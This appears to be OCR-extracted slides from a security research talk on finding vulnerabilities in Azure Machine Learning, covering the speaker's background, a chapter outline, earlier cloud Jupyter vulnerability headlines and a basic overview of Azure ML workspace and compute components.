Breaking ML Services: Finding 0-days in Azure Machine Learning

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From Sikkim, India

Threat Research (Cloud/Container focus)

#75 on Microsoft MSRC MVR 2023

Member of **null – The Open Security Community**

Previously @ SOC, Threat Hunting/Intel, VDPs

Contact: niteshsurana.com

First Song: 2018, First Hack: 2009

_niteshsurana

TREND MICRO™

Outline

- CH 0: The Beginning
- CH 1: Did you see my keys?
- CH 2: Wait, is that my token?
- CH 3: Spying the Scientist
- CH 4: Can you *really* see me?
- Bonus: The Funhouse of Experiments
- Wrapping up

CH 0: Introduction

Update on the vulnerability in the Azure Cosmos DB Jupyter Notebook Feature

MSRC / By MSRC Team / August 27, 2021 / 3 min read

Microsoft Mitigates Vulnerability in Jupyter Notebooks for Azure Cosmos DB

MSRC / By MSRC / November 01, 2022 / 2 min read

December 02, 2021

AWS SageMaker Jupyter Notebook Instance Takeover

Cookie Tossing to RCE on Google Cloud JupyterLab

jupyter

All | Marketplace (31) | **Documentation (99+)**


Resource Groups (0)

Documentation


Run Jupyter notebooks in your workspace - Azure Machine Learni...


Azure Machine Learning

WHY AML



Source: Gartner





Business Users
& Citizen Developers
Applications
Microsoft 365
Microsoft Dynamics 365
Microsoft Edge
Microsoft Bing
Windows
XBOX
Power Platform
Power BI
Power Apps
Power Automate
Power Virtual Agents
Developers &
Data Scientists
Azure AI
Applied AI Services
Bot Service
Cognitive Search
Form Recognizer
Video Indexer
Metrics Advisor
Immersive Reader
Cognitive Services
Vision
Speech
Language
Decision
OpenAI Service
ML Platform
Azure Machine Learning

Azure Machine Learning

Basics of AML

Azure Machine Learning → Workspace



Accessing Workspace using AML Studio (https://ml.azure.com/)

Basics of AML

Workspace

Storage Account

Key Vault

Container Registry*

App Insights

*optional

Compute Targets

- Compute Cluster
- Kubernetes Clusters
- Attached Compute
- Compute Instance

Compute Targets

- Compute Cluster
- Kubernetes Clusters
- Attached Compute
- Compute Instance

Compute Instance Overview

Compute Instance

Jupyter

GPU Drivers

VSCode

Conda


Docker

PyTorch

Python

